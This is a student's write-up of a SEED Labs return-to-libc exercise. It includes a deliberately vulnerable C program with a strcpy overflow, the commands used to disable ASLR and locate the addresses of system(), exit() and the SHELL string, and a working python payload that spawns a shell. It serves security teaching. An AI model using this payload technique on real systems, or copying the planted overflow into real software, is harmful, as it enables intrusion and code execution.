Lab : Return to libc, Part 1

Overview

We now transition to dealing with programs and operating systems that cannot execute code on the stack, a condition often referred to by the abbreviation NX.

We will be working in your 16.4 SEED Lab Ubuntu VM, so start that now and open a terminal window.

GATE 1

We will start with the first technique covered in the lecture, so go ahead and **disable ASLR** (By now you should be able to do this easily). Show your transcript for this step below.

+ Overwrite the '/proc/sys/kernel/randomize_va_space' to zero which turns off the ASLR option.

```
[02/23/22]seed@VM:Byeongchan$ cat /proc/sys/kernel/randomize_va_space
2
[02/23/22]seed@VM:Byeongchan$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
[02/23/22]seed@VM:Byeongchan$ cat /proc/sys/kernel/randomize_va_space
0
[02/23/22]seed@VM:Byeongchan$
```

As discussed in the lecture, we can mount an exploit by directing the flow of execution to a location in memory that will achieve the same end-goal that our original shellcode aimed for: to open a shell.

Make a folder called "return-to-libc" and enter the new directory. Using nano or the text editor of your choice, create a file **ans_check7**.c and fill it with the following:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
int check_answer(char *ans) {

  int ans_flag = 0;
  char ans_buf[38];

  strcpy(ans_buf, ans);

  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;

  return ans_flag;

}

int main(int argc, char *argv[]) {

  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }

  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
  printf("About to exit!\n");
  fflush(stdout);
  system("/bin/date");
}
```

Take a moment to read through the code. This is similar to the file ans_check6.c that we examined in earlier exercises; the differences are marked in bold.

Next, compile the C file (with *-fno-stack-protector* but with NX enabled!) and, name the output ans_check7, and run the program. Include your gcc transcript and the program output below.

+ gcc options

```
-fno-stack-protector : disables stack protection. Asks the compiler not to add the
StackGuard protection.
-g : default debug information
-o : set output file name
-z execstack : marks the stack as executable. For this LAB, not include this option!!
```

```
[02/23/22]seed@VM:Byeongchan$ gcc -g -m32 -fno-stack-protector ans_check7.c -o
ans_check7
[02/23/22]seed@VM:Byeongchan$ ll
total 16
-rwxrwxr-x 1 seed seed 9908 Feb 23 10:06 ans_check7
-rw-rw-r-- 1 seed seed  539 Feb 23 10:03 ans_check7.c
[02/23/22]seed@VM:Byeongchan$ ./ans_check7
Usage: ./ans_check7 <answer>
[02/23/22]seed@VM:Byeongchan$ ./ans_check7 a
Wrong answer!
About to exit!
Wed Feb 23 10:07:10 CST 2022
[02/23/22]seed@VM:Byeongchan$ ./ans_check7 forty-two
Right answer!
About to exit!
```

Most programs, including **ans_check7**, rely on the C standard library, libc. The return-to-libc method we discussed in the lecture explains how we can pass command line arguments to the `system()` function in the linked libc library to spawn a new shell, without requiring the ability to execute code on the stack.

The payload should have the following structure (where & is the address-of operator):

```
PADDING, &system(), &exit_path, &cmd_string
```

Ignoring the padding, the first two values are addresses of code. The third (and final) value is the address of a properly terminated string containing the name of the shell that we wish to execute. In our examples, we will use “/bin/bash”. Moreover, the `&system()` value must be positioned in the payload such that it overwrites the return address on the stack. So, this payload will be two words longer than the first one we have been using.

GATE 2

In this section, we will find your instruction addresses. If your binary has, e.g., system@plt at an address ending \x00 or \x20 or any other ASCII code that will terminate your string, then use the gdb method shown in the lecture slides to find the dynamic address of system at run-time.

Find the address of `&system()` and take repeatable notes below:

+ Address of system() : 0xb7da4da0

+ I tried to find the system in the program, but it ended with ‘00’ so I tried to find another one using gdb.

```
[02/23/22]seed@VM:Byeongchan$ objdump -D ans_check7 | grep system
08048420 <system@plt>:
 8048639:       e8 e2 fd ff ff                call   8048420 <system@plt>
[02/23/22]seed@VM:Byeongchan$
```

+ This time, I used gdb metho.

```
[02/23/22]seed@VM:Byeongchan$ gdb -q ans_check7
Reading symbols from ans_check7...done.
gdb-peda$ run
Starting program: /home/seed/lab5/ans_check7
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Usage: /home/seed/lab5/ans_check7 <answer>
[Inferior 1 (process 3129) exited normally]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$
```

Find the address of `&exit_path` **`or`** `libc’s exit()` and take repeatable notes below:

+ Address of exit() : 0xb7d989d0

+ This time, I just using gdb method very first.

```
[02/23/22]seed@VM:Byeongchan$ gdb -q ans_check7
Reading symbols from ans_check7...done.
gdb-peda$ run
Starting program: /home/seed/lab5/ans_check7
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Usage: /home/seed/lab5/ans_check7 <answer>
[Inferior 1 (process 3147) exited normally]
Warning: not running or target is remote
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
```

GATE 3

Find the address of `&cmd_string` (the shell environment that has “/bin/bash”) and take repeatable notes below. You can use whichever method discussed in the lecture to do so, including a the `find_var.c` program I used in the demo:

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
   if(!argv[1])
      exit(1);
   printf("%p\n", getenv(argv[1]));
   return 0;
}
```

+ The address of cmd_string: 0xbffff0d3

+ Repeatable note is here
[02/23/22]seed@VM:Byeongchan$ gcc find_var.c -o find_var
[02/23/22]seed@VM:Byeongchan$ find_var SHELL
0xbffff0d3
[02/23/22]seed@VM:Byeongchan$ echo $SHELL
/bin/bash
[02/23/22]seed@VM:Byeongchan$

GATE 4

We are now ready to construct our payload using the addresses gathered above.
First, run `echo $$` and record the number you see:

+ The number I found : 2218

[02/23/22]seed@VM:Byeongchan$ echo $$
2218

Construct the payload with the addresses you found above, and by following the template


`PADDING+&system()+&exit_path+&cmd_string`

Remember that the PADDING should get your payload to overwrite the return address with the system() address.

Execute the program in the command line. Provide your transcript and the output between the lines below.

+ Steps
    1. I need to find how many bytes to fill up the padding
    2. With the padding above, build the payload to inject

+ Step1. The number of bytes for the padding: 54 bytes



+ Step2. The payload I made is shown below

&system: `0xb7da4da0 <__libc_system>`
&exit_path: `b7d989d0 <__GI_exit>`
&cmd_string: `0xbffff0d3, cmd_string address`

```
$(python -c "print '\xAA'*54 + '\xa0\x4d\xda\xb7' + '\xd0\x89\xd9\xb7' +
'\xd3\xf0\xff\xbf'")
```

It is very likely that this formula alone didn't work. The location of the SHELL variable in the `find_var` program's address space is not identical to the location in your `ans_check7` program's address space. As a result, your address is probably off by a few bytes. You can find the correct address by either moving further away from your starting address, one byte at a time. Another way to find the exact address would be to change the name of `find_var` to have the same number of characters as in `ans_check7`.

Note that when successful, you will find yourself in a new bash shell that has the same user prompt. This can make it hard to tell if you are in a new shell or not. The shell command

```
echo $$
```

returns the process ID of the shell you are on. If your exploit is successful, it should have a different PID than your previous shell. Once you have confirmed that you are in a new shell, you can exit that shell with confidence it will not exit your original shell.

Make the necessary correction to `&cmd_string`, and include your transcript and successful exploitation below. Please show 'echo $$' before and after the exploitation. (If this doesn't work - it might be that one of your addresses contains a null terminator – go back to Gate 2 and double-check that you are not using an address ending with \x00 or \x20 and if so, use the gdb-method in the slides to find an address you can use.)

+ The payload I made above failed with '/bash' not found error. And I knew the meaning of it, because find_var program returned the address of 'SHELL' text a little bit different. So, I needed to make adjustment a bit.
+ First, I tried 3 less bytes and I also failed with 'bin/bash' not found.
+ Second, I tried 4 less bytes and I got a new shell.
+ Below is my successful execution command.
[02/23/22]seed@VM:Byeongchan$ ./ans_check7 $(python -c "print '\xAA'*54 + '\xa0\x4d\xda\xb7' + '\xd0\x89\xd9\xb7' + '\xcf\xf0\xff\xbf'")

```
[02/23/22]seed@VM:Byeongchan$ echo $$
2218
[02/23/22]seed@VM:Byeongchan$ ./ans_check7 $(python -c "print '\xAA'*54 + '\xa0\x4d\xda\
xb7' + '\xd0\x89\xd9\xb7' + '\xd3\xf0\xff\xbf'")
sh: 1: /bash: not found
[02/23/22]seed@VM:Byeongchan$ ./ans_check7 $(python -c "print '\xAA'*54 + '\xa0\x4d\xda\
xb7' + '\xd0\x89\xd9\xb7' + '\xd0\xf0\xff\xbf'")
sh: 1: bin/bash: not found
[02/23/22]seed@VM:Byeongchan$ ./ans_check7 $(python -c "print '\xAA'*54 + '\xa0\x4d\xda\
xb7' + '\xd0\x89\xd9\xb7' + '\xcf\xf0\xff\xbf'")
[02/23/22]seed@VM:Byeongchan$ echo $$
3460
[02/23/22]seed@VM:Byeongchan$ exit
exit
[02/23/22]seed@VM:Byeongchan$ echo $$
2218
[02/23/22]seed@VM:Byeongchan$
```

Now run the same command, but change `{&exit_path}` to another address of your choice. You should still get a new shell, but get a segfault when you exit it. Can you explain why?

+ I changed the address of exit with ‘\x11\x11\x11\x11’.
+ I successfully got a new shell, but I got and error when exiting.
+ Because when exiting from a new shell, the linux system tries to use the return address to return, but I made random return address and it was not right address of execution.